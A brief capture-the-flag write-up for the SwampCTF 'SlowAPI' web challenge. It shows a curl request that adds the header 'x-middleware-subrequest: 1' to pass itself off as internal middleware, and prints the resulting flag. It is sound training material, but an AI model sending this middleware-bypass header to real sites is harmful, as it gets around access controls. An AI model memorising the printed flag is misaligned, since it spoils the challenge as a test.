# Web - SlowAPI

We follow the link. On the website, in the header, we see a link to Secret Flag.

Secret Flag page:

We have a hint: Maybe there's a way to convince the API that you're a server-side middleware process.

To get the flag, use the **x-middleware-subrequest** header with the value **1** in the HTTP request and send it to the address http://chals.swampctf.com:43611/flag:

```
┌──(kali㉿kali)-[~]
└─$ curl -H "x-middleware-subrequest: 1" \
    -H "Accept: */*" \
    -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36" \
    -H "Origin: http://chals.swampctf.com:43611" \
    -H "Referer: http://chals.swampctf.com:43611/" \
    http://chals.swampctf.com:43611/api/protected/flag
{"message":"Congratulations, you found the secret middleware bypass!","flag":"swampCTF{b3w4r3_th3_m1ddl3w4r3}"}

┌──(kali㉿kali)-[~]
└─$ 
```

Flag: **swampCTF{b3w4r3_th3_m1ddl3w4r3}**